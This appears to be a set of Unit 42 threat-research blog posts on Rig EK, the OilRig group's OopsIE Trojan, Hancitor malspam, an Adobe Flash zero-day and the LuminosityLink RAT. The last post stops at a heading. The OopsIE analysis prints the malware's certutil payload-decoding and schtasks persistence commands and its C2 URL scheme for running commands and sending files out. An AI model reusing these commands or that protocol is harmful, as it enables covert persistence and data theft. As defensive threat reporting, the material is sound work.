Threat Brief: A Declining Rig Exploit Kit Hops on the Coinmining Bandwagon

What a difference a year makes in the threat environment.
In January 2017, Rig Exploit Kit (EK) was still in the middle of a strong run. But when April 2017 came, Rig started a very marked decline.
You can see this in the chart below:
Picture1

Figure 1: Hits for Rig EK from January 2017 through January 2018

We first noted the trend in our June 2017 research blog “Decline in Rig Exploit Kit”. And now in our most recent research blog “Rig EK one year later: From Ransomware to Coin Miners and Information Stealers” we can see the decline in April wasn’t an anomaly: it was the start of a precipitous decline that may mark the fall of Rig EK and exploit kits altogether as you can see.
As with the rise and fall of other threat trends, there are many likely reasons for this. As Unit 42 researcher Brad Duncan noted in June 2017 and January 2018, likely reasons for the decline of Rig EK include a declining browser target base, lack of new exploits, efforts to fight domain shadowing, criminal arrests, and on-going work by vendors to harden browsers.
But the decline and (hopeful) fall of Rig and other exploit kits isn’t the only story here. The sudden rise of coinmining in response to the surging value of cryptocurrencies comes into this story as well.
This is because while Rig is down (and declining) it’s not totally out yet. And we’re seeing what remains of Rig EK shift nearly wholesale from ransomware to information stealers and coinminers.
The shift to information stealers isn’t new: in many ways this is “back to the future” for Rig and EKs generally: they were in use before the surge in ransomware starting in 2013 and distributed information stealers and banking trojans in those early days.
But the adoption of coinmining is a new thing for Rig and EKs. Given the trends we’ve seen generally with the sudden surge in coinmining tactics and techniques it’s not surprising. As shown below, the volume of coinmining increase nearly 2,800% in a year.

Rig_2

Figure 2: Coin miner samples in January 2017 versus January 2018.

The criminals behind Rig and other EKs have always been focused on maximizing the financial return on their investment in using their wares. And so, we can look at this shift away from ransomware back to information stealers and ahead to coinmining as a possible sign that the era of ransomware is passing at last.
We can’t say why this shift is happening. It could be there is a shift from ransomware due to a declining return on investment because people no longer willing to pay ransom in the wake of WannaCry/ WanaCrypt0r, and Petya/NotPetya. Or there could be a network effect at work and attackers are focusing on coinmining and away from ransomware because others are doing the same.
Whatever the reasons, though, the latest trends in a declining Rig EK give us a possible indicator of the overall future threat landscape. That ransomware is finally on its way out, and that coinmining is taking its mantle as the primary focus for cybercriminals, and thus the threat we should all give primary focus for our prevention efforts.

OopsIE! OilRig Uses ThreeDollars to Deliver New Trojan

The OilRig group remains highly active in their attack campaigns while they continue to evolve their toolset. On January 8, 2018, Unit 42 observed the OilRig threat group carry out an attack on an insurance agency based in the Middle East. Just over a week later, on January 16, 2018, we observed an attack on a Middle Eastern financial institution. In both attacks, the OilRig group attempted to deliver a new Trojan that we are tracking as OopsIE.
The January 8 attack used a variant of the ThreeDollars delivery document, which we identified as part of the OilRig toolset based on attacks that occurred in August 2017.
However, the attack on January 16 did not involve ThreeDollars at all. Instead, this attack involved delivering the OopsIE Trojan directly to the victim, most likely using a link in a spear phishing email. Interestingly, the targeted organization in the January 16 attack had already been targeted by the OilRig group a year ago on January 2017. This repeat attack may suggest that the adversaries have lost their foothold in the targeted organization, or that it may be considered a high value target.
 
A New Attack
On January 8, 2018, the OilRig threat group sent an email with the subject Beirut Insurance Seminar Invitation to an insurance agency in the Middle East. The OilRig group sent two emails to two different email addresses at the same organization within a six minutes time span. The recipient email addresses suggest they may be the addresses used for specific regional branches of the targeted organization.
Both emails originated from the same address. The email address is associated with the Lebanese domain of a major global financial institution. However, based upon the captured session data, it is highly likely the source email address was spoofed. The email contained an attachment named Seminar-Invitation.doc, which is a malicious Microsoft Word document we track as ThreeDollars. Examining this sample of ThreeDollars reveals that it contains a new payload, which we have named OopsIE.
In the January 16, 2018 attack, we observed OilRig attacking an organization it previously targeted in January 2017. In this case, the ThreeDollars delivery document was not used and instead an attempt was made to deliver the OopsIE Trojan directly to the targeted organization, likely via a link within an email. The Trojan was directly downloaded from the command and control server for OopsIE, signifying that this server was also used for staging. This suggests that due to the January 2017 attack, the targeted organization may have taken actions to counter known OilRig TTPs, in this case delivering malicious macro documents, causing the OilRig operators to adopt a different delivery tactic.
We also identified another sample of ThreeDollars, created on January 15, 2017 with the file name strategy preparation.dot. While this sample was very similar to the Seminar-Invitation.doc sample it also had some significant differences. The primary difference was that this sample was encrypted and password protected, requiring the victim to enter in a password which was likely provided by the adversary to view the document. While this is not a new tactic, this is the first instance where we have observed the OilRig using it in their playbook. Typically, password protected documents is commonly used by adversaries as an evasion tactic to bypass automated analysis mechanisms due to the password requirement for successful execution. As we have observed throughout our tracking of the OilRig group, adopting proven tactics has been a common behavior over time.
 
ThreeDollars Document Analysis

The samples of ThreeDollars we collected in these attacks are structurally very similar to the first sample we analyzed in October 2017, down to the lure image used to trick the recipient into clicking the “Enable Content” button to execute the malicious macro. The images used in the January 2018 attacks were the exact same in each sample, verified by file hash.
Figure 1 shows the lure image extracted from the newer attacks, and the lure image from the first sample we analyzed. While it is unsurprising that attacks originating from the same adversary group would use the same resource over time, we analyzed exactly how similar these lure images were.
 
ThreeDollar1

Figure 1 Side-by-side of the lure images within ThreeDollars in the October 2017 and the January 2018 attacks

 
Superficially, we can immediately see the images are quite similar, but with some glaring differences. The image from the August 2017 attack for example, is significantly larger, using an image resolution of 3508 pixels x 4961 pixels which is also the exact resolution for a sheet of A3 paper at 300 dpi. It also contains some additional artifacts in the image, such as the inclusion of the Microsoft logo as well as additional text, specifically “against unauthorized use”. In comparison, the newer lure image appears to be horizontally distorted due to it being resized to fit into the constraints of the document. In addition, the period after “This document is protected” is misaligned.


By overlaying these two lure images and accounting for the newer image’s distortion, we are able to clearly visualize that the newer image is highly likely to be a cropped and edited version of the August 2017 image.
 
lure
 
Examining the color code used in both images also shows they are the exact same, #da3b01. The dimensions of the newer image are roughly 40% of the older October image, suggesting that after cropping and editing the newer image, the creator is also likely to have resized the image. One peculiar artifact from the original image is the usage of the “st” (unicode \uFB06) ligature in the word “against”. This is a highly uncommon glyph and is not generally available in standard keyboard layouts. This may suggest that the string was machine generated rather than directly inputted from a keyboard. The use of this glyph also may suggest that the actor is not a native English speaker.
 
Malicious Macro Analysis
When the victim opens the ThreeDollars document they are presented with the lure image and prompted to click on the “Enable Content” button. When button is clicked, a malicious macro is silently run which installs then executes a payload on a system. A decoy image is also displayed to the victim to lower suspicion of malicious activity. The decoy message that is eventually presented to the victim does not actually show the expected content of an insurance seminar invitation as presented in the delivery email. Instead, it displays a fake error message of NullRefrencedException! error has occurred in user32.dll by 0x32ef2121 within the Word document, as seen in Figure 2.
 
ThreeDollar2

Figure 2 Decoy message displayed by the malicious macro in ThreeDollars delivery document

 
While the decoy in Figure 2 is displayed, the macro will search the document for the delimiter ###$$$ and write the base64 encoded text that follows this delimiter to the file %APPDATA%\Base.txt. The macro then creates a scheduled task named SecurityAssist that runs after waiting one minute. The SecurityAssist task is responsible for running the following command line command that uses the Certutil application to decode the base64 encoded data in Base.txt and saves the decoded data to the file %PROGRAMDATA%\IntelSecurityAssistManager.exe:
cmd.exe /c Certutil -decode %appdata%\Base.txt %programdata%\IntelSecurityAssistManager.exe & SchTasks /Delete /F /TN SecurityAssist
The macro also creates a second scheduled task named Conhost that waits two minutes and runs a VBScript %APPDATA%\chkSrv.vbs. The macro saves the chkSrv.vbs script to the system, which is responsible for running the IntelSecurityAssistManager.exe payload (OopsIE Trojan) and cleaning up the installation by deleting the two scheduled tasks, the Base.txt file, the ThreeDollars document, and the chkSrv.vbs script.
 
OopsIE Trojan Analysis
The OopsIE Trojan delivered in these attacks is packed with SmartAssembly and further obfuscated with ConfuserEx v1.0.0. To run persistently on the system, the Trojan will first create a VBScript file:
SpecialFolder.CommonApplicationData\srvResesponded.vbs
that contains:
CreateObject("WScript.Shell").Run("%app%")
The Trojan replaces the %app% string in the above VBScript with the path to its executable. Finally, the Trojan creates a scheduled task to run itself every three minutes by running the following command on the command prompt after replacing the %path% string with the path to the srvResesponded.vbs VBScript:
SchTasks /Create /SC MINUTE /MO 3 /TN "InetlSecurityAssistManager" /TR "wscript %path%" /f
The Trojan uses HTTP to communicate with its C2 server, specifically using the InternetExplorer application object within an embedded Microsoft .NET Framework assembly called Interop.SHDocVw. The Trojan extracts and loads this embedded assembly by concatenating the contents of two resources named S1 and S2 and decompresses the resulting data using the GZipSteam class. The resulting Interop.SHDocVw .NET assembly is packed with SmartAssembly and further obfuscated using Confuser v1.9.0.0. The concatenation of resources to construct embedded assemblies is not a new technique for the OilRig group, as they used the very same technique in October 2017 in their ISMInjector tool to construct its embedded libraries Joiner.dll and Inner.dll.
By using the InternetExplorer application object, all C2 related requests will look as if they came from the legitimate browser and therefore will not contain any anomalous fields within the request, such as custom User-Agents. The OopsIE Trojan is configured to use a C2 server hosted at:
www.msoffice365cdn[.]com
The Trojan will construct specific URLs to communicate with the C2 server and parses the C2 server's response looking for content within the tags <pre> and </pre>. The initial HTTP request acts as a beacon, as shown in the image below.
 
ThreeDollar3
 
As seen in the above request, the Trojan will generate a URL for its beacon with the following structure:
http://<c2 domain>/chk?<hex(Environment.UserName/Environment.MachineName)>
The Trojan will issue a request to this URL to check (hence the chk string in the URL) to see if the C2 server has a command for the Trojan to run. The C2 server will respond to the Trojan’s request by echoing the value <hex(Environment.UserName/Environment.MachineName)> if it wishes to provide additional commands. If the C2 server does not respond with the appropriate echoed data, the Trojan will create a file named srvCheckresponded.tmp in the SpecialFolder.CommonApplicationData folder and write nothing to it before exiting.
If the C2 server provides the appropriate echoed data in the response, the Trojan attempts to determine what  commands the C2 wishes to run by issuing a request to the following URL:
http://<c2 domain>/what?<hex(Environment.UserName/Environment.MachineName)>
After issuing the what command, the Trojan will parse the C2's response for the string Oops, which the Trojan will treat as the C2 making a mistake and will exit. Otherwise, the Server will respond with a command followed by a set of parameters, split up by the delimiter <>:
[command]<>[parameters for command in hexadecimal format]
The available commands are:

Command Description
1 Run command
2 Upload a file
3 Download a specified file

 
The parameters for each command are issued in hexadecimal format. For instance, the character A would be represented by the two characters 41, which is the hexadecimal representation of that character. This hexadecimal format is used extensively throughout this Trojan.
The run command (1) creates the process cmd.exe /c with the command parameters appended and will write the output of the command in hexadecimal format to the file %APPDATA%\tmpCa.vbs. The Trojan will then read the hexadecimal formatted contents of this file in 1500 byte blocks, sending each 1500 bytes of data from the file to the C2 server via an HTTP GET request to a URL with the following structure:
http://<c2 domain>/resp?<hex(Environment.UserName/Environment.MachineName)>AAZ<hex(command prompt output)>
The upload command (2) writes data provided by the C2 to a specified file. The parameters supplied to this command include hexadecimal values for the binary data and the filename, which are split up by a delimiter of (!). The Trojan will respond to the C2 to notify it of a successful upload by sending a URL structured as follows:
http://<c2 domain>/resp?<hex(Environment.UserName/Environment.MachineName)>AAZ<hex("File Uploaded")>
The download command (3) reads the contents of a specified file and sends the data to the C2 server. If the file does not exist, the Trojan will send the C2 server a message < File Not Found > by sending the following URL:
http://<c2 domain>/resp?<hex(Environment.UserName/Environment.MachineName)>AAZ<hex("< File Not Found >")>
If the file exists, the Trojan will read the contents of the specified file and compresses the contents using the GZipStream class. The Trojan then gets the hexadecimal values of the compressed data and will replace the following hexadecimal values on each line with ASCII characters to further compressed the data:
 

String of hexadecimal values Character replacement
000000 z
00000 x
0000 y
000 g
00 w
01 t

 
The Trojan then writes 1500 bytes of the hexadecimal formatted data, one per line to a temporary file in the SpecialFolder.CommonApplicationData folder named as:
<day><hour><second><millisecond>.tmp
The Trojan will then read each line from this temporary file and send them to the C2 server by issuing requests to a URL structured as follows:
http://<c2 domain>/resp?<hex(Environment.UserName/Environment.MachineName)>ABZ<hex(1500 characters of hexadecimal formatted file contents)>
Once all of the lines of hexadecimal formatted data in the temporary file are sent to the C2 server, the Trojan will send a request to the C2 server to notify the data has been successfully transmitted via a URL structured as follows:
http://<c2 domain>/resp?<hex(Environment.UserName/Environment.MachineName)>ABZFinish
 
Overlaps with Previous OilRig Group Attacks
Since May 2016, we have continued to monitor and uncover various attacks and tools associated with the OilRig group. As we discover new tools used by this group, we have consistently discovered overlapping artifacts with previously used tools and infrastructure. This type of commonality is unsurprising as we are assuming a single adversary, and is an excellent example of how adversaries will often times reuse certain tactics and techniques whether it is for efficiencies sake or sheer laziness.
In the attacks described above, we observed a new payload being delivered using a previously unknown command and control domain. However, as we continued to follow the trail of evidence, we found immediate links to past attacks and common artifacts from the OilRig group. The most obvious link is the reuse of the ThreeDollars delivery document, which we had previously observed delivering a different payload. However, we also found other connection to other OilRig group attacks starting with the command and control domain, msoffice365cdn[.]com.
Beginning with the WHOIS record, we see that the domain was registered by emilia.jones@mail.ru. Examining additional domains registered to this email address reveals the domain office365-management[.]com, which we previously identified in October 2017 to be an OilRig C2. Continuing to examine the WHOIS records, we see that a fairly unique phone number is also used in the record. It is only found in one other WHOIS record, for the domain office365-technical[.]info, which is registered to leonard.horner@mail.ru. Based off the relational links and thematic similarity of the domain name, we have strong reason to believe this domain and registrant are also attributed to the OilRig group.
Moving onto IP resolutions of the identified domains proves to be fruitful as well. Msoffice365cdn[.]com resolves to 80.82.79.221, which resides on the same class C network range as the IP resolution of office365-technical[.]info, which resolves to 80.82.79.240. In addition, we find that 80.82.79.221 shares an SSL certificate with a small number of other IP addresses, one of which is 185.162.235.29. This IP resolves to office365-management[.]com which was one of the domains registered by the emilia.jones@mail.ru entity. Inspecting the class C network for 185.162.235.0/24 shows us that another IP on the same network resolves to an OilRig domain, msoffice-cdn[.]com which we identified in August 2017.
Lastly, we examine the delivery document itself. Although we have already identified the documents as a variant of the ThreeDollars tool and analyzed the lure image used in this document in comparison to the previously used lure image, additional artifacts also exist to further strengthen the relational link of this sample and the attack to previous OilRig attributed tools and attacks. In this case, one of the ThreeDollars samples we collected contained a unique author name of J-Win-7-32-Vm. We had previously observed this author name in use once before, in the very first ThreeDollars document we collected that we had reported on in August 2017.
oopsiemaltego


Conclusion
The OilRig group continues to remain a highly active adversary in the Middle East region. This group has repeatedly shown evidence of a willingness to adapt and evolve their tactics, while also reusing certain aspects as well. We have now observed this adversary deploy a multitude of tools, with each appearing to be some form of iterative variation of something used in the past. However, although the tools themselves have morphed over time, the plays they have executed in their playbook largely remain the same when examined over the attack life cycle. We have added this play to the OilRig playbook, which can be viewed online via our Playbook Viewer.
Palo Alto Networks customers are protected from this threat by:

  1. WildFire detects all ThreeDollars and OopsIE payloads with malicious verdicts.
  2. AutoFocus customers can track these tools with the ThreeDollars and OopsIE
  3. Traps blocks the ThreeDollars delivery documents and the OopsIE payload.
  4. PanAV detects the ThreeDollars samples as Virus/Win32.WGeneric.pefia and the OopsIE payload as Virus/Win32.WGeneric.pipwf

 
Indicators of Compromise
ThreeDollars SHA256
ec3f55cac3e8257d6d48e5d543db758fed7d267f14f63a6a5d98ba7a0fab6870
81eb43ad46ed39bd4b869c709e5e468a6fc714485da288aaa77c80291ce6db8c
 
OopsIE SHA256
9a040cdd7c9fcde337b2c3daa2a7208e225735747dd1366e6c0fcbc56815a07f
231115a614c99e8ddade4cf4c88472bd3801c5c289595fc068e51b77c2c8563f
 
OopsIE C2
www.msoffice365cdn[.]com
 
Related Infrastructure
office365-management[.]com
office365-technical[.]info
msoffice-cdn[.]com
80.82.79.221
80.82.79.240
185.162.235.29

It’s Back! Don’t Panic, the Unit 42 Podcast, Returns with New Episodes

It’s time to “Don’t Panic” again!

Palo Alto Networks CSO Rick Howard and Palo Alto Networks Senior Director, Threat Intelligence Ryan Olson are back in the saddle with an all-new season of “Don’t Panic,” the official podcast of Unit 42, the Palo Alto Network threat intelligence team.

The first three episodes of the new season are posted and available for streaming via our Soundcloud page. In the next few weeks they will be available by additional streaming and downloading sources, too.

Give them a listen here:

You can find this episode and other Palo Alto Networks podcasts on iTunes, Google Play, or integrate the RSS feed into your favorite service.

Unit 42 Vulnerability Research February 2018 Disclosures - Adobe

As part of Unit 42’s ongoing threat research, we can now disclose that Palo Alto Networks Unit 42 researchers have discovered a vulnerability addressed by the Adobe Product Security Incident Response Team (PSIRT) as part of their February 2018 security update release.

CVE Vulnerability Name Affected Products Maximum Severity Rating Impact Researcher(s)
CVE-2018-4900 Out-of-bounds read Adobe Acrobat Important Remote Code Execution Gal De Leon

Palo Alto Networks customers who deploy our Next-Generation Security Platform are protected from zero-day vulnerabilities such as these. Weaponized exploits for these vulnerabilities are prevented by Traps multi-layered exploit prevention capabilities. Threat prevention capabilities such as application control, IPS, and WildFire provide our customers with comprehensive protection and automatic updates against previously unknown threats.
Palo Alto Networks is a regular contributor to vulnerability research in Microsoft, Adobe, Apple, Google Android and other ecosystems. By proactively identifying these vulnerabilities, developing protections for our customers, and sharing the information with the security community, we are removing weapons used by attackers to threaten users, and compromise enterprise, government, and service provider networks.

Traps Prevents Adobe Flash Player Zero-Day

On January 31 the Korean CERT  published a security advisory regarding a new Adobe Flash Player zero-day vulnerability (CVE-2018-4878) which was observed being exploited in the wild. Adobe released a patch and security bulletin on February 6th to address this vulnerability. The vulnerability is a Use-After-Free (UAF) bug in Adobe tvsdk. The final goal is allegedly to download and execute a malware known as DogCall (aka ROKRAT) – an information stealing backdoor. DogCall is often delivered via malicious Hangul Word Processor (HWP) files, which is a popular application used in South Korea.
adobe flash 0day
 

Figure 1 – The attack flow as observed in the malicious sample

 
In Figure 1 we show the attack flow as observed in the malicious sample. First, the malicious XLS spreadsheet file is opened by the victim. Then, the document executes an embedded Adobe Flash file which contains an encrypted binary data blob. Next, the Adobe Flash file connects to a remote server and requests a decryption key for the binary blob. The binary blob is then decrypted and loaded as a second Adobe Flash file dynamically. This Adobe Flash file is in fact the one that contains the zero-day exploit for CVE-2018-4878. Upon successful exploitation, a shellcode is executed which retrieves and runs the malicious payload.
 
How Traps prevents this threat
Palo Alto Networks Traps advanced endpoint protection offers multiple methods of malware and exploit prevention to protect against such complex threats. For this threat, Traps prevents the malicious shellcode running in Excel.exe using Traps exploit prevention capabilities. In addition, Traps local analysis via machine learning prevents the malicious payload from executing.
AutoFocus customers can track this activity via the DogCall tag.

Threat Brief: Hancitor Actors

If you need to understand one thing about cybercrime, it’s that it is all about business.

In our latest Unit 42 research on cybercriminals using the Hancitor malware, we show that not only are their attacks about business, we can see these cybercriminals deftly applying some fundamental business principles around timing, specialization, and globalization.

Hancitor is a malware that focuses getting other malware onto the victim’s system. In the case of Hancitor, it’s typically banking Trojans that steal the victim’s banking information.

In our latest research, we can see the attackers behind Hancitor have been timing their attacks to happen during the busiest time of the global working week, the middle of the week. And we’ve seen that in adapting their attacks to better evade detection, they’ve specialized their operations around the globe.

Hancitor isn’t particularly advanced in its tactics: it’s ideal target is an old or outdated version of Microsoft Windows like Windows 7 or even Windows XP. But it’s effective enough that when used in several hundred different spam campaigns every month it pays for the criminals to keep up these attacks against targets around the world.


Timing

In our most recent research, one of the things that jumped out for our researchers is the clear pattern around the timing of the attacks. As you can see in Figure 1 below, throughout 2017, the Hancitor attacks show clear spikes in their occurrence and these spikes happen during the middle of the week.

Hancitor_1

Figure 1: Timeline of Hancitor campaign activity since January 2017.

The attackers behind Hancitor aren’t the first to time their spam attacks like this, but it is an effective tactic to try and increase their chances of success, especially when combined with the other innovation that we’ve seen.


Adapting the Attacks

In the past, Hancitor was sent as a malicious attachment in a spam email which would then download and install the attackers’ final malware like a banking Trojan. When they would do this, the Hancitor attachment would download and install the final malware from a malicious or compromised site.

But as organizations have gotten more effective at blocking malicious attachments like Hancitor, we’ve seen the attackers behind Hancitor adapt to evade detection and prevention.

They’ve done this by moving the Hancitor malware from being a malicious attachment in spam to itself being a malicious download. The spam the attackers use no long has a malicious attachment but instead a malicious link that downloads the malicious Hancitor attachment.

To do this, they make the spam look like something that requires you to click and download something like and invoice, a message, or a delivery notification. Figure 2 shows one of these that was made to look like an Amazon shipping notice.

Hancitor_4

Figure 2: Hancitor malspam example from February 2017.

This means that a Hancitor attack now has two downloads rather than one and what these attackers did around the malicious downloads shows another modern business tactic: globalization.


Globalizing the Attacks

Figure 3 below is a map showing where our Unit 42 researchers have found webistes involved in Hancitor attacks.

Hancitor_7

Figure 3: Hancitor distribution servers globally thus far in 2017

Country Number of Distribution servers
United States 197
Japan 23
Vietnam 13
Singapore 12
Russia 7
Brazil 6
Malaysia 6
Hong Kong 5
South Africa 4
Thailand 4
India 2
Ireland 2
Kazakhstan 2
Taiwan 2
Turkey 2
Ukraine 2
Argentina 1
Canada 1
Germany 1
Israel 1
Italy 1
Netherlands 1
Republic of Korea 1
Republic of Lithuania 1
United Kingdom 1

Table 1 – Number of Distribution Servers by Country


The hot spots in the United States represents distribution servers which are created using fraud based accounts at various hosting providers that are hosting the Hancitor documents while the hotspots in Asia represent legitimate sites for small and medium businesses that have been compromised by the actors behind Hancitor campaign to host the malicious Hancitor documents.


Conclusion

Attackers are always making business decisions to optimize their attacks in ways that are most successful and profitable. What is most interesting about Hancitor is the way these decisions so clearly reflect an awareness of business realities (by targeting peak working times) and dividing up the “work” of their attacks in a way that so clearly mirrors mainstream business decisions around globalizing operations.

In the end, while Hancitor may not be sophisticated, these steps to adapt and stay effective seem to be succeeding. And we expect to continue to see Hancitor be a global threat for the foreseeable future.


Compromised Servers & Fraud Accounts: Recent Hancitor Attacks

Unit 42 has been tracking malicious spam (malspam) pushing Hancitor malware during the past 2 years. Hancitor, also known as Chanitor or Tordal, is a macro-based malware spread through Microsoft Office documents distributed in malspam campaigns. Hancitor is designed to infect a victim's Microsoft Windows computer with additional malware, and the end result is most often a banking Trojan. But the impact of Hancitor malspam is fairly limited. On a default-configured Windows 10 host, the malware is easily detected by Microsoft's built-in Windows Defender anti-virus tool. Furthermore, many spam filters catch these emails before they get to their intended recipients.
Who is Hancitor effective against? An ideal target victim be someone running an outdated version of Windows like Windows 7 with anti-virus disabled. Such victims would also click through any warnings they encounter. Apparently, this target demographic is substantial enough that criminals behind Hancitor malspam continue to push their emails on a frequent basis.
While researchers have published many technical reports on Hancitor campaigns, their primary focus has been on the malware and its capabilities. But how does this type of attack with a limited base of victims remain profitable? Little has been published about how this campaign uses fraud accounts and the compromised infrastructure of legitimate businesses. Understanding the playbook used by these criminals is essential to understand why they continue to operate.
We continue to see several hundred examples of Hancitor malspam every month sent to a wide variety of recipients. The image below shows data extracted from our Autofocus threat intelligence platform. It provides high-level visibility on how frequently we've seen Hancitor malspam so far in 2017.

Hancitor_1

Figure 1: Timeline of Hancitor campaign activity since January 2017.

 
According to our Autofocus data, we can infer criminals behind this campaign follow a 5-day work week from Monday through Friday. Spikes in the email activity often occur in the middle of the week. This reflects a general pattern of productivity seen with most people who follow the same type of schedule.
 
Campaign History
In previous years, Hancitor malware was delivered as email attachments in malspam campaigns. Microsoft Word documents from this malspam downloaded other malware like Pony, Vawtrak, and DELoader as depicted in Figure 2.
Hancitor_2

Figure 2: Hancitor downloaded as email attachments to targeted victims.

 
Hancitor Campaign Updates its Playbook
In the past, criminals have successfully infected victims using email attachments, but email filtering has improved in recent years. Most current enterprise-level security solutions now include a sharp focus on email attachments and can easily detect malicious documents and ultimately impact the success rate of the attackers' campaigns.
To further evade detection, since the end of 2016, actors behind Hancitor have added another step in the infection process. Instead of email attachments, a link in the email points to distribution servers hosting these Hancitor-base documents. Figure 3 outlines current campaign methods used to deliver Hancitor. This campaign continues to use distribution servers, indicating this technique has proven successful.
Hancitor_3

Figure 3: Current depiction of Hancitor delivery using distribution servers.

 
As shown in Figure 3, malicious Hancitor documents are hosted on compromised webservers located at multiple regions globally, or they are hosted on fraud-based accounts at various hosting providers. After they establish distribution servers for a particular malspam run, the threat actors use botnet hosts to push malspam with a link to the Hancitor Word document. This malspam uses several different templates to impersonate legitimate businesses. These emails are often disguised as invoices, eFax messages, and UPS or Fedex delivery notifications, to name a few examples. If a victim clicks the embedded link, a Hancitor document is sent to the victim's computer. Figure 4 shows an example of the malspam with an embedded URL to download Hancitor in February 2017. This particular sample was a faked Amazon shipping notification. Obviously, this did not originate from Amazon: the attackers are using Amazon shipping as the plausible decoy.
Hancitor_4

Figure 4: Hancitor malspam example from February 2017.

 
Traditionally, the link from these emails include the victim's email address as part of the URL, sometimes obfusctated using base64 or other encoding. This is likely an attempt by the Hancitor actors to track the victims who would have successfully downloaded the malicious Hancitor sample. Two examples seen earlier this year are:

  • hxxp://[distribution server domain name]/api/getn.php?id=[base64-encoded string representing recipient's email address]
  • hxxp://[distribution server domain name]/f.php?sik=[recipient's email address in plain text]

While investigating the distribution server domains, we found an open directory hosting two text files: visitor.txt and block.txt (Figure 6.) The visitor.txt file appears to track all downloads of Hancitor Word documents hosted on that server. The block.txt file appears to track IP addresses that should be blocked. Many IP addresses in the block.txt file resolved to Amazon AWS servers. We suspect this list maybe used to block analysis on automated systems run by security vendors and researchers, by not serving content to IP addresses known to be analyzing malware.
Hancitor_5

Figure 5: Text files on a distribution server hosting Hancitor documents.

 
Since early October 2017, these distribution servers have usually been servers set up through fraudulent accounts at hosting providers. In September through November 2017, links from Hancitor malspam occasionally resolved to these domain names without any additional text in the URL. Figure 6 shows one example.
Hancitor_6

Figure 6: Hancitor malspam example from October 2017.

In recent weeks, links from this malspam have been using a custom encoding to disguise the recipient's email address in the URL.
 
Distribution Server Characteristics
Given how actors behind Hancitor malspam leverage compromised servers, we investigated the numbers and regions where these servers were compromised. The below heat map provides a high-level overview of the affected countries. The distribution servers seen throughout the year are located globally. While United States accounts for a large number of distribution servers, majority of the servers in the United States are from fraudulent accounts which are hosted at hosting providers. By contrast, the majority of the distribution servers in the rest of the countries are from compromised servers belonging to legitimate businesses.
According to data from January to September 2017, the majority of compromised domains used for Hancitor-based infections are located in the Asian region. Most compromised servers belong to local businesses in each country. While no specific region appears more vulnerable than others, the domains we've seen so far in 2017 imply that organizations in Asia, especially small and medium sized businesses may be running vulnerable services likely to be exploited by the Hancitor campaign to host associated malware.
Hancitor_7

Figure 7: Hancitor distribution servers globally thus far in 2017

Country Number of Distribution servers
United States 197
Japan 23
Vietnam 13
Singapore 12
Russia 7
Brazil 6
Malaysia 6
Hong Kong 5
South Africa 4
Thailand 4
India 2
Ireland 2
Kazakhstan 2
Taiwan 2
Turkey 2
Ukraine 2
Argentina 1
Canada 1
Germany 1
Israel 1
Italy 1
Netherlands 1
Republic of Korea 1
Republic of Lithuania 1
United Kingdom 1

Table 1 – Number of Distribution Servers by Country

As of December 2017, Hancitor Word documents have most commonly been distributed through fraudulent accounts at hosting providers. However, during post-infection activity, Hancitor downloads additional malware from additional distribution servers. These post-infection distribution servers are also legitimate websites that have been compromised by this campaign, and this characteristic of Hancitor-based infection traffic has been consistent since we started tracking Hancitor.
 
Common Services from Compromised Servers
Apart from web servers and other related services, almost all compromised domains were running PureFTPd or ProFTPd services. This suggests criminals behind Hancitor malspam may have been targeting servers running vulnerable versions of FTP applications. However, without any further data, we cannot make any conclusive statements.
 
Recent Developments
The Hancitor campaign is still evolving. Unit 42 researcher Brad Duncan recently discussed a wave of Hancitor malspam on October 16th 2017, where Word documents from the distribution servers used the DDE attack method. In this case, Hancitor was completely separated from the Word document and downloaded as a separate malware binary. This added another distribution server in the infection chain of events.The DDE attack method spread to other actors for mass-distribution of malware through email. However, by November 2017, Hancitor resumed using macros in Word documents.
 
Conclusion
A key factor to this campaign's longevity the abuse of hosting providers, a situation we have previously reported. Another key factor is the availability of vulnerable servers world-wide that criminals can compromise to host their malware. These are primary components in the Hancitor malspam playbook. As discussed in this blog post, we've seen an evolution in their playbook as criminals behind this campaign have fine-tuned their malware distribution techniques.Despite a somewhat limited target base of victims who disregard best security practices an run older versions of Microsoft Windows, the Hancitor campaign has remained active so far in 2017 with no extended absences. This indicates the campaign's current playbook remains cost-effective.We continue to keep a close track of this activity for further developments. Palo Alto Networks customers are protected from this threat through our next-generation security platform.
  • Current samples of Hancitor are marked as Malicious by WildFire and Traps
  • AutoFocus users can identify samples of this malware using the Hancitor

RAT Trapped? LuminosityLink Falls Foul of Vermin Eradication Efforts

Summary
In July 2016 Unit 42 analyzed the LuminosityLink Remote Access Tool (RAT) which first appeared in April 2015. LuminosityLink was once a popular, cheap, full-featured commodity RAT. Now, however, LuminosityLink appears to have died – or been killed off – over half a year ago.
We recently noticed that the sites luminosity[.]link and luminosityvpn[.]com had been taken down and were looking into the possibility that it was indeed “dead”, when we saw on February 5, 2018 Europol published a press release that stated “A hacking tool allowing cybercriminals to remotely and surreptitiously gain complete control over a victim’s computer is no longer available as a result of an UK-led operation targeting hackers linked to the Remote Access Trojan (RAT) Luminosity Link.”.
In this blog we look at how LuminosityLink indeed appears to have died, go into some details on LuminosityLink’s prevalence, and discuss LuminosityLink’s capabilities and how they belie claims sometimes made that it was a legitimate tool.

 
M.I.A.
Up until July 2017, the LuminosityLink RAT software was sold at the website luminosity[.]link (Figure 1).
 
LuminosityLink1

Figure 1 - luminosity[.]link website

 
Customers complained that their licensing systems were no longer working (Figure 2).
 
LuminosityLink2

Figure 2 - Customers noticing licensing down

 
The author of LuminosityLink, “KFC Watermelon”, was indeed keeping a low profile – closing his forum thread selling the software (Figure 3).
 
LuminosityLink3

Figure 3 - KFC Watermelon MIA

 
As shown in Figures 4 and 5, although unrelated to LuminosityLink, the arrest of the author of the Nanocore RAT earlier in 2017 fueled speculation on forums that the LuminosityLink author had also been arrested and may have handed over his customer list.
 
LuminosityLink4

Figure 4 - Speculation

 
LuminosityLink5

Figure 5 - Arrest

 
However, even though sales and licensing of LuminosityLink have ceased, despite the rumors, there has been no report of an arrest in the case of the LuminosityLink author to date.
Interestingly, the Europol press release seems to focus upon the users of LuminosityLink, and noticeably omits any mention of the author. Our own investigation into the LuminosityLink author suggests that the individual behind LuminosityLink RAT (and previously Plasma RAT) lives in Kentucky. In light of the fact that “KFC” originally stood for “Kentucky Fried Chicken”, the “KFC” in “KFC Watermelon” may have a deeper significance and not be a random handle.
 
Prevalence of LuminosityLink

